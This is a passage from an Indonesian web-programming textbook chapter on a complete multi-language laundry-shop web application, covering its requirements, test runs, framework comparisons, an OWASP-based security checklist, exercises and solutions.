> *Jawaban.* Keuntungannya adalah `WHERE` yang pendek dan cepat, yang tidak bergantung pada banyaknya kolom tabel, dan mendeteksi perubahan *apa pun*, bahkan pada kolom yang tidak ditampilkan halaman. Tidak ada yang hilang dari segi keamanan, tetapi ia lebih sering menolak: perubahan pada kolom yang tidak pernah disentuh halaman kasir tetap dihitung sebagai konflik, sedangkan membandingkan hanya kolom-kolom yang diubah halaman akan membiarkan dua perubahan yang tidak bertumpang-tindih sama-sama berhasil. Dan ia memerlukan satu kolom lagi, yang harus dinaikkan oleh setiap program yang menulis ke tabel itu.

16.8 Puncaknya: Aplikasi Profitina Laundry yang Lengkap

Laundry Counter sengaja dibuat kecil, agar setiap barisnya dapat dicetak. Aplikasi Profitina Laundry yang lengkap, yang telah dibangun buku ini sejak Bab 1, tinggal di `ProfitinaLaundry/App/`: seluruh kebutuhan toko dalam beberapa jalur yang berbagi satu basis data dan satu kumpulan dokumen, masing-masing dengan pengujiannya sendiri. Subbab ini menelusurinya.

Petanya. **Gambar 16.13** memperlihatkan folder-foldernya. Di tengah ada `database/`: skema dalam dua dialek (`schema.sqlite.sql` dan `schema.mysql.sql`, dijaga tetap selaras), pembangkit `generate_data.py` yang menulis satu tahun toko yang realistis dengan *seed* acak yang tetap, berkas *seed*, berkas CSV yang dibaca situs ASP.NET bab ini, basis data siap pakai `laundry.db`, kamus data, tiga puluh kueri laporan beserta hasil nyatanya, dan alat-alat untuk memeriksa data. Di sampingnya ada `docs/`: kebutuhan FR-1 sampai FR-11 dengan kriteria penerimaannya, *use case*, API JSON, penelusuran antarmuka, dan rencana uji yang id ujinya (TC-1.1 dan seterusnya) dibawa oleh pengujian setiap jalur. Di sekeliling keduanya ada jalur-jalurnya.



Gambar 16.13 Aplikasi Profitina Laundry yang lengkap: satu basis data, satu kumpulan dokumen, beberapa jalur. Kotak bergaris putus-putus adalah situs ASP.NET bab ini, yang membaca data yang sama sebagai CSV.

Kebutuhan dan tempat pemenuhannya. **Tabel 16.6** mendaftar kesebelas kebutuhan fungsional dari `docs/requirements.md` dan bab-bab buku ini yang mengajarkan apa yang diperlukan masing-masing. Bacalah kolom terakhir sebagai daftar periksa buku ini: setiap kebutuhan dipenuhi di jalur Flask, PHP, dan Java, dan masing-masing pertama kali dibangun, dalam bentuk yang lebih kecil, di suatu tempat dalam keenam belas bab ini.

Tabel 16.6 Kebutuhan fungsional aplikasi yang lengkap, dan tempat masing-masing diajarkan dalam buku ini.

Kebutuhan	Yang diminta	Tempat buku ini mengajarkannya
FR-1	*login* karyawan, peran diturunkan dari data	Bab 5 dan 8, Soal 16.2
FR-2	CRUD pelanggan dengan pencarian	Bab 5, 8, 13, Soal 16.3 dan 16.7
FR-3	layanan dan harga, khusus pemilik	Soal 8.3 dan 16.3
FR-4	nota baru, harganya dihitung *server*, semua atau tidak sama sekali	Soal 8.3, 16.9, dan 16.12
FR-5	alur queued, finished, departed, beserta lognya	Soal 8.3 dan 16.3
FR-6	pembayaran, penuh atau sebagian; sisa tagihan	Soal 8.3, Persamaan (16.2)
FR-7	struk yang dapat dicetak dengan logo resmi	Bab 2 (HTML, CSS untuk cetak)
FR-8	dasbor: antrean per gerai, pendapatan, layanan terlaris	Bab 5 dan 13, Soal 16.8
FR-9	laporan per bulan, gerai, layanan, karyawan; ekspor CSV	Soal 8.5 dan 16.8
FR-10	cek status oleh pelanggan dengan id nota dan telepon, hanya baca	Soal 8.6
FR-11	API JSON untuk nota, pelanggan, layanan, laporan	Bab 6 dan Soal 8.10

Kebutuhan nonfungsionalnya adalah pelajaran dari penyelesaian keliru yang menggoda di bab ini, yang dituliskan sebagai aturan: validasi di *server*, *prepared statement* di mana-mana, *escaping* di setiap *template*, token CSRF di setiap formulir, kata sandi yang di-*hash*, dan satu pengaturan untuk berpindah dari SQLite ke MySQL.

Jalur-jalurnya, dan cara menjalankan masing-masing. Setiap jalur mempunyai README yang ditulis untuk pemula sepenuhnya, dengan langkah pemasangan untuk Windows, macOS, dan Linux, akun demonstrasi, alamat yang harus dibuka, dan tabel pemecahan masalah. Singkatnya:

- **`python-flask/`**, implementasi acuan, Flask dengan `sqlite3` (PyMySQL untuk MySQL), dengan halaman dan API JSON. Dari foldernya: `python -m pip install -r requirements.txt`, lalu `flask --app laundry run`, lalu buka `http://127.0.0.1:5000/`. Uji: `python -m pytest`.

- **`php/`**, PHP 8 dengan PDO, SQLite secara bawaan dan MySQL dengan satu pengaturan, jalur Bab 3 dan 5. Dari foldernya: `php -S localhost:8000 -t public`. Uji: `php tests/run.php`.
- **`java-httpserver/`**, *server* HTTP bawaan JDK dengan JDBC dan *driver* SQLite yang disertakan, tanpa alat *build*. `./run.sh` (Windows: `run.bat`) mengompilasi dan menjalankannya di `http://localhost:8080/`; `./run.sh test` (atau `test.sh`, `test.bat`) menjalankan pengujiannya.
- **`static/`**, HTML, CSS, dan JavaScript polos yang berbicara dengan API JSON jalur mana pun, *front end* dari Bab 2. Uji: `node tests/run-tests.js`.
- **`aspnet/LaundryCounter` bab ini**, jalur ASP.NET Core dalam bentuk sembilan fitur **Tabel 16.3**, dijalankan seperti yang diuraikan Subbab 16.3.

Pengujiannya, dijalankan untuk bab ini. Rangkaian uji setiap jalur dijalankan lagi ketika bab ini ditulis, di mesin yang sama, terhadap salinan segar basis data contoh. Rangkaian uji Flask (`python -m pytest`):

```
185 passed, 7 skipped in 52.25s
```

Tujuh uji yang dilewati adalah uji yang memerlukan *server* MySQL, yang dilewati bila tidak ada yang dikonfigurasi. Rangkaian uji PHP (`php tests/run.php`), baris terakhir:

```
PASS 100   FAIL 0   MANUAL 3   SKIP 0   (total 103)
```

(tiga entri manual adalah pemeriksaan yang memerlukan orang dengan peramban, seperti struk yang dicetak). Rangkaian uji Java (`./test.sh`), baris terakhir:

```
RESULT: 107 passed, 0 failed, 4 not automated/skipped  (17.4 s)
```

Dan uji logika *front end* statis (`node tests/run-tests.js`):

```
PASS 26   FAIL 0   (total 26)
```

Bersama 37 pemeriksaan yang dilulusi setiap situs bab ini, jumlahnya lebih dari empat ratus pemeriksaan otomatis atas satu toko, semuanya dapat dijalankan ulang oleh pembaca. Basis data contoh diperiksa dengan SHA-256 sebelum dan sesudah semua pengujian itu dan tidak berubah: pengujian bekerja pada salinan.

Membaca aplikasinya. Bacalah menurut urutan sebuah permintaan (**Gambar 16.1**). Di Flask: `laundry/__init__.py` membangun aplikasinya (seperti `Program.cs`), `security.py` dan `auth.py` memegang *login* dan izin, `views/` halaman-halamannya, `api/` *endpoint* JSON-nya, `logic/` aturan bisnisnya, `db.py` lapisan datanya; PHP dan Java mempunyai lapisan yang sama dengan nama lain. Begitu Anda dapat menemukan perhitungan harga, pemeriksaan izin, dan `INSERT` sebuah nota di setiap jalur, Anda dapat membaca aplikasi web apa pun dengan gaya ini.

16.9 Perbandingan Soal-Soal dalam Bab Ini

Tabel 16.7 menjajarkan ketiga belas soal. Seperti di Bab 4, 8, dan 12, bacalah kolom terakhir dari atas ke bawah: hampir setiap penyelesaian yang menggoda berjalan pada contoh yang biasa dan gagal pada satu masukan atau keadaan tertentu, dan hampir selalu keadaan itu tidak terlihat dari sudut pandang peramban seorang pengguna yang jujur.

Tabel 16.7 Ketiga belas soal bab ini: apa yang dilatih masing-masing dan apa yang dikeliru penyelesaiannya yang menggoda.

Soal	Pokok	Gagasan utama	Yang dikeliru penyelesaian yang menggoda
16.1	rancangan basis data	kunci dan relasi bernama, aturan hapus dipilih dengan sengaja	`DataRelation` bawaan meneruskan penghapusan ke lima puluh baris sejarah
16.2	autentikasi	kata sandi di-*hash*, *cookie* terenkripsi, kebijakan per folder	tautan disembunyikan: pengunjung anonim membuka `/customers`
16.3	CRUD	*input model*, *store* di balik *interface*, Post/Redirect/Get	*overposting*: kasir menambah deposit Rp 5.000.000
16.4	desain	satu tata letak, satu *style sheet*, kontras yang diukur	teks abu-abu muda dengan rasio 2,32:1
16.5	bukti	uji penerimaan lewat HTTP, tangkapan layar dengan skrip	tangkapan layar saja tidak membuktikan apa pun tentang penolakan
16.6	penerapan	*publish*, konfigurasi dari luar, *key ring* dipertahankan	kunci hilang saat *restart*: semua orang ter-*logout*
16.7	pembagian halaman, pengurutan *grid*	halaman dijepit, parameter untuk nilai, daftar untuk nama	`Ma'ruf` merusak penyaring; `ORDER BY` membocorkan *hash*
16.8	*footer grid*	total halaman dan total bulan, masing-masing berlabel	"total bulan" yang dijumlahkan dari satu halaman
16.9	validasi	atribut dan `Validate`, `ModelState.IsValid` di *server*	nota minus lima kilogram
16.10	*state*	satu tempat yang tepat untuk setiap nilai	daftar `static` yang dipakai bersama semua pengguna
16.11	membaca data	satu kueri atau satu relasi, bukan satu per baris	$N + 1$ perjalanan pulang-pergi
16.12	transaksi	beberapa operasi tulis untuk satu fakta di-*commit* bersama	nota tanpa baris lognya
16.13	konkurensi	pemeriksaan optimistik atas nilai-nilai asli	yang terakhir menyimpan menang: perbaikan Dewi lenyap

16.10 Seluruh Buku dalam Satu Tabel

Enam belas bab yang lalu buku ini dimulai dengan satu permintaan dan satu jawaban. **Tabel 16.8** adalah jalan dari sana ke Laundry Counter, satu baris per bab, dengan pertanyaan yang dijawab setiap bab dan tempat jawabannya dipakai dalam bab ini.

Tabel 16.8 Seluruh buku dalam satu tabel: pertanyaan setiap bab dan tempat jawabannya dipakai dalam bab ini.

Bab	Pertanyaan yang dijawabnya	Dipakai dalam bab ini oleh
1	Apa yang terjadi antara mengetikkan alamat dan melihat halaman?	setiap permintaan pada **Gambar 16.1**; kode status dalam uji penerimaan
2	Bagaimana halaman disusun dan diberi gaya?	**Kode 16.17**, **Kode 16.18**, tata letak ponsel
3	Bagaimana program *server* membaca formulir dan menjawab?	*model binding*; *handler* Java dan Python
4	Bagaimana menyelesaikan soal web jenis pertama?	susunan soal dalam bab ini
5	Bagaimana *server* web dan basis data bekerja sama dengan aman?	parameter di mana-mana, sesi, transaksi
6	Bagaimana data terstruktur ditulis dan diperiksa?	`DataSet` yang disimpan sebagai XML; pemuatan CSV
7	Bagaimana Java menyajikan halaman?	`LaundryCounter.java`, *scope* dan sesi
8	Bagaimana membangun dan menyerahkan situs basis data yang utuh?	metode Subbab 16.2, Laundry Desk yang tumbuh menjadi Counter
9	Apa itu ASP.NET, dan apa itu *rich internet application*?	*platform* .NET, Razor Pages
10	Bagaimana PHP, JSP, dan ASP.NET menyelesaikan soal yang sama?	tiga situs setara pada Soal 16.2 dan 16.3
11	Bagaimana halaman dinamis dan Web Forms bekerja?	**Tabel 16.1**: halaman, *code-behind*, *handler*
12	Bagaimana menyelesaikan soal ASP.NET jenis pertama?	susunan soal dalam bab ini
13	Bagaimana menaruh data di halaman dalam sebuah *grid*?	Soal 16.7 dan 16.8
14	Bagaimana memvalidasi masukan dan menyimpan *state*?	Soal 16.9 dan 16.10
15	Bagaimana program berbicara dengan data melalui ADO.NET?	Soal 16.1 serta 16.11 sampai 16.13, `DataSetStore`, `DbLaundryStore`

Bacalah kolom tengah dari atas ke bawah, dan pertanyaan-pertanyaannya berubah sifat sepanjang buku. Bab-bab awal bertanya "bagaimana membuat sebuah halaman?"; bab-bab tengah bertanya "bagaimana membuat halaman yang mengingat dan menyimpan?"; bab-bab akhir bertanya "bagaimana membuat situs yang dapat dipakai banyak orang sekaligus, dengan aman, dan yang dapat saya buktikan berjalan?" Pemrograman web, pada akhirnya, adalah keterampilan menjawab pertanyaan terakhir itu.

16.11 Ke Mana Melangkah Berikutnya

Sekarang Anda dapat membangun aplikasi web yang utuh dalam empat bahasa, dari basis data sampai penerapannya. Tiga jenis pengetahuan akan membuat aplikasi berikutnya lebih baik: *framework* yang mengerjakan pekerjaan rutin, penerapan yang kokoh, dan kebiasaan menjaga keamanan.

16.11.1 *Framework*

Framework adalah pustaka yang memanggil kode Anda alih-alih dipanggil olehnya: Anda menulis halaman, model, dan aturan, dan *framework* yang memutuskan kapan menjalankannya. Setiap *framework* di bawah ini mengerjakan, dengan lebih rapi, apa yang dikerjakan Laundry Counter

dengan tangan di Java dan Python, dan apa yang dikerjakan ASP.NET Core untuk kita di C#. **Tabel 16.9** memetakan setiap bagian Laundry Counter ke tempatnya di empat *framework*.

Tabel 16.9 Setiap bagian Laundry Counter dan tempatnya di empat *framework* utama.

Laundry Counter	Django (Python) [20]	Spring Boot (Java) [21]	Laravel (PHP) [22]	ASP.NET Core MVC (C#) [23]
halaman dan *handler*-nya	fungsi atau kelas *view*, `urls.py`	`@Controller` dengan `@GetMapping`, `@PostMapping`	*controller*, `routes/web.php`	*controller* dengan *action*
markup-nya	*template* Django	*template* Thymeleaf	*template* Blade	*view* Razor (`.cshtml`)
`CustomerForm`, `BillForm`	`Form` atau `ModelForm`	kelas dengan Bean Validation (`@NotBlank`, `@Size`)	*form request* dengan `rules()`	kelas yang sama, tanpa perubahan
`ILaundryStore`, `DataSetStore`	ORM: *model* dan *queryset*	*repository* Spring Data JPA	*model* Eloquent	Entity Framework Core, atau ADO.NET seperti di sini
`LaundryData.CreateSchema`	migrasi (`makemigrations`)	migrasi Flyway atau Liquibase	migrasi (`php artisan migrate`)	migrasi EF Core
login, kebijakan	`django.contrib.auth`, `@login_required`	Spring Security	*starter kit*, *middleware*, *gate*	ASP.NET Core Identity, `[Authorize]`
token *anti-forgery*	`{% csrf_token %}`	token CSRF Spring Security	`@csrf`	*tag helper* formulir, seperti di sini
uji penerimaan	*test client* Django	`MockMvc` dan `@SpringBootTest`	uji HTTP (`$this->post(...)`)	`WebApplicationFactory`

Pilihlah menurut bahasa dan ekosistem, bukan menurut mode; dan ketika mempelajari sebuah *framework*, temukan di dalamnya bagian-bagian yang sudah Anda kenal: di mana ia meng-*hash* kata sandi, mengikat dan memvalidasi formulir, melindunginya, membuka transaksi, dan menyimpan sesi. Dokumentasinya lalu terbaca sebagai jawaban atas pertanyaan-pertanyaan yang sudah pernah Anda ajukan.

16.11.2 Penerapan

Soal 16.6 telah melatih langkah-langkah pokoknya: membangun untuk produksi, mengonfigurasi dari lingkungan, menyimpan data dan kunci di luar folder aplikasi, dan menguji hasil *publish*. Empat hal lagi termasuk dalam setiap penerapan sungguhan [13]. *HTTPS*: situs dengan *login* harus disajikan hanya lewat TLS, entah oleh *host* (sebagian besar *platform* mengurus TLS untuk Anda) entah oleh *reverse proxy* di depan Kestrel; tambahkan `app.UseHttpsRedirection()` begitu HTTPS tersedia, dan tanda `Secure` pada *cookie* menyusul. *Basis data sungguhan*: `DataSet` bab ini ideal untuk pengajaran dan untuk satu toko kecil, tetapi situs dengan beberapa *server* memerlukan *server* basis data (PostgreSQL, MySQL, SQL Server) di balik `DbLaundryStore` atau sebuah ORM, ditambah cadangan (*backup*) yang diuji dengan memulihkannya. *Log dan kesehatan*: situs produksi menulis log ke tempat yang selamat, dan menyediakan alamat seperti `/health` yang dapat dipanggil pemantau; sebuah rilis baru selesai ketika versi barunya menjawab alamat itu. *Otomatisasi*: *pipeline* yang, pada setiap *push*, membangun situs, menjalankan pengujian (uji penerimaan bab ini adalah awal yang baik), dan menerapkan hanya bila pengujian itu lulus.

16.11.3 Daftar periksa keamanan

Tabel 16.10 adalah daftar periksa yang diikuti bab ini, soal demi soal, menurut urutan OWASP Top 10 [24]. Simpanlah di samping setiap proyek; setiap barisnya adalah satu kalimat untuk diperiksa dan satu tempat dalam bab ini yang melakukannya.

Tabel 16.10 Daftar periksa keamanan menurut urutan OWASP Top 10, dengan tempat setiap aturan diterapkan dalam bab ini.

Risiko (OWASP Top 10:2025)	Aturannya	Tempat bab ini melakukannya
A01 Kontrol akses yang rusak (*Broken access control*), kini termasuk *server-side request forgery*	setiap halaman di bawah kebijakan yang diperiksa di *server*; jangan sembunyi-lalu-berharap; jangan pernah mengambil alamat yang diketikkan pengunjung	Soal 16.2, `AuthorizeFolder`, `guard`; Laundry Counter tidak mengambil apa pun
A02 Kesalahan konfigurasi keamanan	lingkungan produksi, tanpa halaman galat pengembang, `AllowedHosts`	Soal 16.6
A03 Kegagalan rantai pasok perangkat lunak	versi yang dipatok dari registri tepercaya, pembaruan berkala, *build* yang menjalankan uji	`requirements.txt`, berkas `.csproj`, Subbab 16.11.2
A04 Kegagalan kriptografi	*hash* lambat bergaram, HTTPS, kunci di luar repositori	**Kode 16.6**, Soal 16.6
A05 Injeksi	parameter untuk nilai, daftar yang diizinkan untuk nama, *escaping* di *template*	Soal 16.7 dan 16.11, Razor dan Jinja
A06 Rancangan yang tidak aman	aturan bisnis di *server*: harga, deposit, alur kerja	Persamaan (16.1), Soal 16.3 dan 16.9
A07 Kegagalan autentikasi	jawaban sama untuk surel salah dan kata sandi salah, tanda *cookie*, sesi baru saat *login*	Soal 16.2, pemeriksaan B2
A08 Kegagalan integritas perangkat lunak atau data	token *anti-forgery*, transaksi, konkurensi optimistik	Soal 16.3, 16.12, 16.13
A09 Kegagalan pencatatan dan peringatan keamanan	jejak audit siapa mengubah apa	tabel `StatusLog`
A10 Penanganan kondisi luar biasa yang keliru	gagal secara tertutup: langkah yang gagal membatalkan seluruh transaksi, dan pengunjung melihat halaman galat yang polos	Soal 16.6 dan 16.12

Data pribadi layak mendapat satu baris tersendiri. Laundry Counter menyimpan nama, alamat, nomor telepon, dan tanggal lahir, yang dilindungi undang-undang pelindungan data pribadi Indonesia, UU PDP No. 27/2022 [25]: kumpulkan hanya yang diperlukan layanan, pakai hanya untuk layanan itu, simpan di tempat yang hanya dapat dilihat staf yang berwenang, biarkan seseorang melihat dan membetulkan datanya, dan hapuslah bila tidak ada lagi alasan untuk menyimpannya. Data contoh buku ini fiktif justru karena alasan ini.

> **JALUR BACAAN.** Untuk web itu sendiri: spesifikasi HTTP, RFC 9110 [26], dibaca sekali dari awal sampai akhir. Untuk keamanan: OWASP Top 10 [24] dan OWASP Cheat Sheet Series, satu lembar untuk setiap masalah yang Anda temui. Untuk data: *Patterns of Enterprise Application Architecture* karya Fowler [19], yang menamai *unit of work*, *optimistic offline lock*, *repository*, dan sebagian besar pola lain dalam bab ini. Lalu dokumentasi *framework* yang Anda pilih, dibaca dengan **Tabel 16.9** di samping Anda.

16.12 Profitina dalam Praktik

Profitina, platform visibilitas AI (GEO) yang berjalan di produksi di app.profitina.com, mengukur seberapa siap situs web sebuah merek untuk dikutip oleh mesin penjawab AI lalu membantu

memperbaiki apa yang ditemukannya. Ia adalah aplikasi Python dan FastAPI, dan setiap soal dalam bab ini mempunyai padanan pada wujud publiknya.

Akun dan data pribadi. Fitur-fitur akun Profitina dibangun untuk UU PDP 27/2022: kata sandi di-*hash* dengan Argon2id, *hash* lambat bergaram dari keluarga yang sama dengan PBKDF2 pada Soal 16.2; percobaan *login* dibatasi lajunya; persetujuan yang eksplisit; dan ekspor data, penggantian alamat surel atau kata sandi, serta penghapusan seluruh akun secara swalayan. Masing-masing adalah sekelompok kecil halaman dan *endpoint* di balik pemeriksaan izin, berbentuk seperti **Tabel 16.3**.

Satu basis data, dua mesin, dijaga tetap jujur. Produk ini berjalan di PostgreSQL pada produksi dan di SQLite pada sebagian jalur pengujiannya, dengan penjaga yang memastikan SQL-nya sah di keduanya. `DbLaundryStore` dari Soal 16.11, yang ditulis sekali terhadap `System.Data.Common` untuk *provider* apa pun, adalah gagasan yang sama dalam ukuran satu kelas.

Dasbor dalam satu permintaan. Dasbor pengguna mengumpulkan notifikasi, kanal yang diikuti, peringkat, dan aktivitas dalam satu panggilan, `GET /api/me/dashboard`, bukan satu permintaan per panel: pelajaran Persamaan (16.10), diterapkan antara peramban dan *server*.

Penerapan dengan gerbang. Sebuah rilis baru dilaporkan berhasil setelah versi yang diterapkan menjawab pemeriksaan kesehatannya di `/api/health`, dan tidak ada rilis yang keluar sebelum seluruh rangkaian uji otomatis, jauh lebih dari seribu uji, lulus: uji penerimaan Soal 16.5 dan percobaan hasil *publish* Soal 16.6, dalam versi dewasanya.

Kegagalan yang diucapkan terus terang. Ketika model AI lokal tidak tersedia, aplikasi mengatakannya alih-alih diam-diam menyajikan *template*, dan ketika pengiriman kiriman gagal, teks yang diketik pengguna dikembalikan. Itulah semangat setiap baris "REFUSED" dalam keluaran bab ini: pengguna harus selalu diberi tahu apa yang sebenarnya terjadi.

Seperti biasa, produk memberi saran dan penggunanya yang memutuskan: skor visibilitas adalah pengukuran beserta penjelasannya, bukan jaminan. Versi yang dapat dijalankan dari setiap gagasan di atas adalah kode Profitina Laundry dalam bab ini.

16.13 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Membiarkan aturan hapus sebuah relasi pada nilai bawaannya. `DataRelation` meneruskan penghapusan kecuali diperintah lain. Pilihlah `Rule.None` atau `Rule.Cascade` dengan sengaja, dan ujilah dengan menghapus sebuah induk (Soal 16.1).

Melindungi halaman dengan menyembunyikan tautan. Tempatkan setiap halaman nonpublik di bawah kebijakan yang diperiksa *server* pada setiap permintaan (Soal 16.2).

Mengikat lebih dari yang boleh diubah formulir. Ikat *input model* yang berisi tepat isian yang dapat diubah; terapkan nilai yang peka secara terpisah, setelah memeriksa siapa yang meminta (Soal 16.3).

Memilih warna dengan mata. Hitunglah rasio kontrasnya; 4,5 untuk teks biasa (Soal 16.4).

Bukti yang tidak dapat dijalankan ulang. Tulislah uji penerimaan lewat HTTP dan simpan keluarannya; ambillah tangkapan layar dengan skrip (Soal 16.5).

Menerapkan laptop apa adanya. Konfigurasikan dari lingkungan, simpan data dan *key ring* di folder yang selamat melewati *restart*, dan jangan pernah meng-*commit* rahasia (Soal 16.6).

Memasukkan teks pengunjung ke dalam kueri atau ekspresi. Nilai lewat parameter atau dibandingkan di dalam kode; nama kolom dari daftar yang diizinkan; nomor halaman dijepit (Soal 16.7).

Menjumlahkan *footer* dari baris yang ada di layar. Beri label setiap total dan hitung total bulan dari semua hari (Soal 16.8).

Memvalidasi hanya di peramban. `ModelState.IsValid`, `Page.IsValid`, `checkBill`: *server* yang memutuskan, untuk setiap permintaan (Soal 16.9).

Menyimpan data per pengguna di *field* `static`. Data per pengunjung masuk ke sesi; data bersama ke *singleton*, dipakai dengan hati-hati (Soal 16.10).

Bertanya sekali per baris. Pakailah satu kueri yang dikelompokkan atau sebuah relasi (Soal 16.11).

Dua operasi tulis untuk satu fakta tanpa transaksi. *Commit*-lah bersama-sama (Soal 16.12).

Menulis balik seluruh salinan yang basi. Periksa nilai-nilai asli, atau kolom versi, di dalam `UPDATE` (Soal 16.13).

Mengikat nilai kueri bernama `page` di Razor Pages. Nama itu sudah dipakai sistem *routing*; namailah `p` (Soal 16.7).

16.14 Ringkasan Bab dan Kata Penutup

- Aplikasi yang utuh dibangun dengan delapan langkah Bab 8 ditambah tiga keputusan ASP.NET: model halaman (Razor Pages), lapisan data di balik sebuah *interface* (`ILaundryStore`), dan satu tempat yang tepat untuk setiap potong *state*. **Tabel 16.1** membawa setiap gagasan Web Forms dari Bab 9 sampai 15 ke dalam Razor Pages.
- Laundry Counter adalah satu situs dalam tiga bahasa (ASP.NET Core, Java, Python) dengan alamat, isian, dan pesan yang sama, serta 37 pemeriksaan penerimaan yang sama, dilulusi ketiganya dan juga oleh hasil *publish*.
- Model fisik hadir dua kali, sebagai SQL dan sebagai `DataSet`; keduanya menegakkan kunci dan relasi, dan aturan hapusnya harus dipilih, bukan diwarisi (Soal 16.1).
- Autentikasi: *hash* PBKDF2, satu jawaban untuk kedua masukan yang salah, *claim* dalam *cookie* terenkripsi, kebijakan pada folder (Soal 16.2). CRUD: *input model*, Post/Redirect/Get, aturan di lapisan data (Soal 16.3).
- Situs menjadi indah menurut aturan yang dapat diperiksa: satu bingkai, angka yang rata, kontras menurut Persamaan (16.5), label, tata letak ponsel (Soal 16.4). Laporan adalah bukti yang dapat dijalankan ulang (Soal 16.5). Penerapan mempertahankan data dan kunci, dan menjauhkan rahasia dari repositori (Soal 16.6).
- *Grid*: Persamaan (16.6), Persamaan (16.7), dan Persamaan (16.8), parameter untuk nilai dan daftar untuk nama (Soal 16.7); *footer* yang diberi label menurut Persamaan (16.9) (Soal 16.8).
- Validasi diputuskan di *server* (Soal 16.9); setiap potong *state* mempunyai satu tempat yang tepat (**Tabel 16.5**, Soal 16.10).
- Lapisan data bertanya sekali, bukan sekali per baris (Persamaan (16.10)); menulis satu fakta dalam satu transaksi; dan hanya menyimpan apa yang masih seperti semula (Persamaan (16.11)) (Soal 16.11 sampai 16.13).
- Aplikasi Profitina Laundry yang lengkap menyatukan semuanya dalam beberapa jalur di atas satu basis data, dengan lebih dari empat ratus pemeriksaan otomatis (Subbab 16.8).

Buku ini dimulai dengan satu permintaan dan berakhir dengan sebuah toko: pelanggan, nota, pembayaran, dan orang-orang, di tiga gerai dan dalam empat bahasa, diuji dan diterapkan. Teknologinya akan berubah, sebagaimana Web Forms memberi jalan kepada Razor Pages selama umur mata pelajaran ini; pertanyaan-pertanyaannya tidak. Siapa yang boleh melakukan ini? Di mana nilai ini tinggal? Bagaimana bila dua orang melakukannya bersamaan? Bagaimana bila operasi tulis kedua gagal? Bagaimana saya membuktikan bahwa ini berjalan? Ajukan pertanyaan-pertanyaan itu kepada setiap halaman yang Anda tulis, dan Anda akan menulis halaman yang dapat dipercaya orang untuk mengurus cucian mereka, dan jauh lebih dari sekadar cucian.

16.15 Soal Latihan

1. **(*Grid* kedua.)** Tulislah halaman `/bills?status=&outlet=&p=` yang mendaftar nota, sepuluh per halaman, dapat disaring menurut status dan gerai, dan diurutkan menurut waktu kedatangan, yang terbaru lebih dulu. Nilai mana yang memerlukan daftar yang diizinkan dan mana yang memerlukan parameter?
2. **(Perubahan harga yang diingat.)** Pemilik ingin tahu siapa yang mengubah sebuah harga dan kapan. Rancanglah tabelnya, dan sebutkan pola bab ini yang harus diikuti perubahan harga beserta catatannya.
3. **(Pembayaran di Laundry Counter.)** Tambahkan fitur F10, "mencatat pembayaran" (`POST /bills/{id}/pay`), ke situs ASP.NET: *input model*, aturan-aturannya, metode *store*-nya. Aturan mana yang harus diperiksa di dalam transaksi, dan mengapa?
4. **(Aturan hapus.)** Jelaskan mengapa `Employee_Employee` (penyelia seorang karyawan) tidak boleh `Rule.Cascade`, dengan contoh dari data contoh.
5. **(Kontras.)** Hitunglah dengan tangan, dengan Persamaan (16.3) sampai Persamaan (16.5), kontras teks galat `#b91c1c` di atas putih, lalu bandingkan dengan 5,91 dari program untuk latar `#fef2f2`. Mana yang lebih tinggi, dan mengapa?
6. **(Aritmetika halaman.)** Sebuah pencarian menemukan 0 pelanggan. Apa hasil Persamaan (16.6), Persamaan (16.7), dan Persamaan (16.8) untuk $p = 3$, dan apa yang ditampilkan halaman itu?
7. **(TempData atau sesi.)** Mengapa "Customer C0258 added." disimpan di TempData dan bukan di sesi? Apa yang akan salah bila disimpan di sesi?
8. **(N + 1 di dalam *template*.)** *Grid* pelanggan menampilkan kolom "Bills". Di `DbLaundryStore` kolom itu berupa *subquery*; seorang pemula malah menulis panggilan `BillsOf(c.Id).Count` di dalam perulangan Razor. Berapa kueri yang lalu dikirim satu halaman *grid*, dan apa ramalan Persamaan (16.10) pada basis data jarak jauh?
9. **(Pengubahan optimistik.)** Jadikan halaman ubah pelanggan Laundry Counter optimistik: apa yang harus dibawa formulirnya, dan apa yang harus diperiksa *store*-nya?
10. **(Menerjemahkan ke *framework*.)** Dengan **Tabel 16.9**, uraikan dalam enam baris bagaimana `BillForm` dari Soal 16.9 akan tampak di Django atau di Laravel.

16.16 Penyelesaian Soal Latihan

Latihan 16.1. Status harus salah satu dari `queued`, `finished`, `departed` dan gerai salah satu dari `O01`, `O02`, `O03`: keduanya *nilai*, jadi dapat lewat parameter (`WHERE (@p0 = '' OR status = @p0) AND (@p1 = '' OR Outlet_id = @p1)`), tetapi tetap bijak memeriksanya lebih dulu terhadap daftar yang diizinkan, sehingga status yang tidak dikenal dijawab dengan daftar tanpa penyaring, bukan daftar kosong. Urutannya (`ORDER BY arrived DESC, id DESC`) tetap, jadi tidak diperlukan

daftar kolom yang diizinkan; bila halaman itu menawarkan pilihan urutan, pilihan itu memerlukannya. Nomor halaman dijepit dengan Persamaan (16.7) setelah menghitung dengan `WHERE` yang sama.

Latihan 16.2. Tabel `PriceChange(id, Service_id, old_price, new_price, changed_at, Employee_id)` dengan *foreign key* ke `Service` (aturan hapus `None`) dan ke `Employee`. `UPDATE` atas `Service.price` dan `INSERT` ke `PriceChange` menyatakan satu fakta dan harus menjadi satu transaksi (Soal 16.12), persis seperti nota dan baris `StatusLog` pertamanya; dan seperti `StatusLog`, `PriceChange` hanya pernah disisipi, tidak pernah diubah, sehingga menjadi riwayat yang dapat dipercaya.

Latihan 16.3. *Input model* `PaymentForm` dengan `[Range(1, 100000000)] int Amount`, `[RegularExpression("^(cash|qris|transfer)$")] string Method`, dan `[StringLength(50)] string? Reference` yang opsional; metode *store* `string? Pay(string billId, int amount, string method, string? reference, string employeeId, string now)` yang mengembalikan pesan galat atau `null`. Aturan "jumlahnya tidak boleh melebihi sisa tagihan Persamaan (16.2)" harus diperiksa di dalam transaksi yang sama (atau, di `DataSetStore`, di dalam `lock` dan `Change` yang sama) dengan `INSERT`-nya: kalau tidak, dua kasir dapat sama-sama membaca sisa Rp 40.000, sama-sama menerima Rp 40.000, dan pelanggan membayar dua kali.

Latihan 16.4. *Cascade* berarti menghapus seorang penyelia akan menghapus setiap karyawan yang melapor kepadanya, lalu, lewat relasi-relasi mereka sendiri (bila juga *cascade*), nota dan log mereka. Dalam data contoh, menghapus `E0002` (Siti Nurhaliza Rahman, penyelia O02) akan menghapus `E0008` sampai `E0011`, seluruh staf Keputih. Dengan `Rule.None`, penghapusan ditolak sampai para karyawan itu diberi penyelia lain, dan itulah yang diinginkan sebuah usaha.

